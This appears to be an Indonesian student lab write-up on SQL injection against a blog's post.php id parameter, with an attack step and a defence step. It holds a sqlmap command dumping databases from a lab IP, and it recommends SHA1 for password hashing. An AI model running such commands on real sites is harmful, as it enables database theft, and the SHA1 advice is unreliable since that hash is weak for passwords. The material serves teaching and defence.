
Karena Id belum terfilter [seharusnya jika sudah terfilter akan memunculkan olny number] terluhat pada gambar dibawah ini




maka hacker dapat melakukan attacking. Metode yang digunakan untuk attacking yaitu SQL Map, sqlmap dapat mencuri data bahkan dapat mengambil alih database dengan command sqlmap. Setelah dilakukan attacking, pada kasus ini hacker dapat mengetahui isi database dan mencari tabel login yang berisi email,pass,username. Dari itu hacker dapat melakukan login dalam halaman web pada saat dimasukan string pada id, id yang digunakan masih belum terfilter (**only number**). Kemudian di defend dengan cara mengenkripsi password agar hacker tidak bisa bypass login dan password tidak muncul pada hacker, dan dapat memblokir error pada halaman website.


D. DEFEND

1. Langkah pertama, buka PuTTY, setelah itu jika PuTTY sudah terbuka masukkan IP dan port, seperti gambar dibawah







2. Jika sudah berhasil masuk, maka keluar tampilan seperti pada gambar dibawah Masukkan login as **root** kemmudian masukkan passwordnya.




3. Setelah masuk root, ketik **cd /** lalu setelah masuk ke directory/ cari directory yang menyimpan data php. Contohnya seperti pada gambar dibawah




4. Setelah menemukan directory database php cari file yang bernama **admin_login.php** lalu masuk menggunakan **nano** setelah masuk samakan script seperti gambar dibawah ini
script yang digunakan berfungsi untuk menyembunyikan password asli dari user



5. Setelah di sama kan buka browser lalu ketikkan (ip server)/phpmyadmin lalu login jika berhasil maka tampilannya seperti ini, lalu buka user dengan klik ubah dan type password diganti dengan SHA1



6. Buka putty lagi dan masuk ke post.php lalu di bagian id tambahkan abs seperti gambar di bawah umtuk mencegah penyerang dapat database dari user



7. Jika kita tidak bisa masuk database dengan mengetikan perintah **sqlmap -u** http://192.168.110.188/blog/post.php?id=2 **--dbs** dan mengulangi step sebelumnya pada bagian attacking dan akan muncul *email,password, dan username,* perbedaannya saat sudah dilakukan defend maka **password** tidak terbaca .